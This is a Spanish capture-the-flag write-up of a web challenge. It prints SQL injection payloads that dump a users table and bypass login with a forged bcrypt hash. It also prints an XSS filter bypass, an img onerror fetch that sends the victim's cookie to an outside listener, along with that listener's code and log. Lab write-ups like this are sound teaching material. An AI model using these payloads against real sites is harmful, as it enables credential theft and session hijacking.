CTF Una-al-mes

BREAKING BAD. Episodio 1.

Walter cree que la DEA le está investigando. Usando ingeniería social con su cuñao, Hank, ha conseguido la dirección de un servidor interno de la agencia.

Si no consigue infiltrarse y averiguar sus próximos movimientos, su metaoperación peligra.

http://34.253.120.147:1730

Resolución

Accedemos a la página, nos redirige a un formulario para iniciar sesión. (http://34.253.120.147:1730/login)

Probamos 1234, 1234. -> *Unknown user*

Probamos SQl :

1’” ,1’’ -> **Password too short**
1’" , 1234 -> **Database error** Parece que si es SQLi, busquemos una consulta correcta.

' or '1'='1 , 1234 -> **Incorrect password for user Pepi**

Hemos encontrado un usuario, ahora intentemos sacar más información de la base de datos.

Se nos indica un Hint, ***“En la consulta SQL hay un paréntesis”***

En este caso, podemos suponer, que al existir un paréntesis, para la validación se realiza una subconsulta. Seguramente inicialmente se busca el usuario introducido y se extrae su contraseña y en la otra comprueba esta contraseña con la introducida en el formulario.

Algo como:

```
select usuario, contraseña, ***
from (
        select usuario, contraseña, ***
        from usuarios
        where usuario = '$username' )
where contraseña = '$password')
```

El problema inicial, es encontrar el nombre de la tabla, y los campos correctos para que la subconsulta sea correcta, para ello utilizamos UNION hasta que dejemos de obtener error.

Tras diferentes pruebas, determinamos que son 2 campos los de la subconsulta:

') union select '1','2';--

Incorrect password for user 1

Ya solo es ir cambiando la subconsulta para ir obteniendo información, con la limitación que sólo es visible el valor del primer campo, y que únicamente nos devuelve un registro:

Nombre de la tablas:

') union SELECT name,name FROM sqlite_master WHERE type='table';--

Incorrect password for user users

Comprobamos si existen más tablas:

') union SELECT name,name FROM sqlite_master WHERE type='table' and name not in ('users');--

Unknown user

Luego no existen más tablas.

Extraemos la estructura de la tabla:

') union SELECT sql,sql FROM sqlite_master WHERE tbl_name = 'users';--

Incorrect password for user CREATE TABLE users(username varchar(32), password varchar(60))

Luego como era de esperar los campos son username y password.

Para obtener número de usuarios:

') union select count(*),'2' from users;--

Incorrect password for user 3

Como son pocos usuarios, los obtenemos manualmente, ya conocemos a Pepi

') union select username,password from users where username <> 'Pepi';--

Incorrect password for user Bom

') union select username,password from users where username not in ('Pepi','Bom');--

Incorrect password for user Luci

Para obtener la contraseña sólo tenemos que ponerla como primer campo en la consulta:

') union select password,username from users where username = 'Pepi';--

Incorrect password for user $2b$05$GCyr8ng0S1q5uMEswenhMer6dJOo/JsF6MsVTD.q.GuCFkojIbCG2

de esta manera obtenemos usuarios y contraseñas:

Pepi $2b$05$GCyr8ng0S1q5uMEswenhMer6dJOo/JsF6MsVTD.q.GuCFkojIbCG2

Bom $2b$05$uEp1OG0G.vue.JaF9qfd2OcrZiN3b8AQFsF0q6e9QmUfiTi69xGNi

Luci $2b$05$YY/Ndis/cskrfIDIppNhCO6VcwaQFuEkgTBIitorEG3VJ2bjY28w6

Las contraseñas empiezan por $2b$05$, lo que nos indica que se utiliza bcrypt para cifrar.

Tras probar diferentes listas con Hashcat, no conseguimos obtener ninguna contraseña.

Volvemos a darle un vistazo a la consulta que se debe realizar en el formulario:

```
select username, password
from (
        select username, password
        from users
        where username = '$username' )
where password = bcrypt('$password')
```

Como nosotros controlamos password y $password, podemos indicar en el formulario la contraseña 1234, y en el SQLi, introducir el bcrypt('1234') con lo que podemos pasar la comprobación. Utilizamos python para obtener el valor:

```
import bcrypt
password = b"1234"
hashed = bcrypt.hashpw(password, bcrypt.gensalt())
print(hashed)
```

```
b'$2b$12$918CYp/0HLT51i/bQOHYbOhL1bAyw4EKck6/IOFv77O78TTAW3aTS'
```

Luego la consulta a realizar sería:

') union select username,'$2b$12$918CYp/0HLT51i/bQOHYbOhL1bAyw4EKck6/lOFv77O78TTAW3aTS' from users where username = 'Pepi';--

password **1234**

Bingo!!!, pasamos a la siguiente parte: http://34.253.120.147:1730/dashboard


token:eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6IlBlcGkiLCJyYW5kb20iOjAuODMzMTcwNzA0NDE3MzAzNX0.MJKL3fLqWbQk7MhLhnY8tQU35_Y1YAdkM7Naqdg0l10

En este formulario, tras muchas pruebas, no llegamos a obtener ningún resultado satisfactorio, pero observando el código fuente tenemos:

<!-- TODO: Implement some kind of /feedback form →

Probamos: http://34.253.120.147:1730/feedback

Y llegamos a otro formulario:



En este tras algunas pruebas, comprobamos que si utilizamos la palabra script, nos bloquea: Guau guau (WAF)

Esto nos indica que debemos explotar algún tipo de inyección de código javascript, además se indica que el becario lo recibirá ….. Pinta XSS

Para poder comprobarlo, montamos un pequeño servidor html en python, y vemos si recibimos algún tipo de respuesta por parte el servidor de la UAM.

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
#
import struct
from operator import *
from http.server import HTTPServer, BaseHTTPRequestHandler


class SimpleHTTPRequestHandler(BaseHTTPRequestHandler):

        def do_GET(self):
                print (self.headers)
                self.protocol_version='HTTP/1.1'
                self.send_response(200, 'OK')
                self.send_header('Content-type', 'text/html')
                self.end_headers()
                self.wfile.write(bytes("<html> <head><title> OK</title> </head> <body>"))

httpd = HTTPServer(('', 64010), SimpleHTTPRequestHandler)
httpd.serve_forever()
```

Para la saltarnos el filtro, podemos utilizar el tag <img> en el que no tenemos que indicar “script”, lo asociamos a una imagen inexistente y con un evento que ejecute nuestro código javascript. Utilizamos la función fetch, para realizar la llamada a nuestro servidor pasando también como parámetro la cookie (la del becario), quedando:

<img src="x:x"
onerror="fetch('http://XX.XX.XX.XX:64010/bic?co='.concat(document.cookie));">

Feedback received. We'll be in touch soon... (or not)

```
root@kali:~/Desktop# python web2.py
Host: xx.xx.xx.xx:64010
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://frontend:1730/getfeedbacks/eyJ0eXAiOiJKV[...]JKL3fLqWbQk7MhLhnY8tQU35_Y1YAdkM7Naqdg0l10
Origin: http://frontend:1730
Connection: keep-alive

34.253.120.147 - - [23/May/2020 18:29:30] "GET /bic?co=FLAG=UAM{8ddeae700d13faeb03c89a682400c688}
HTTP/1.1" 200
```

UAM{8ddeae700d13faeb03c89a682400c688}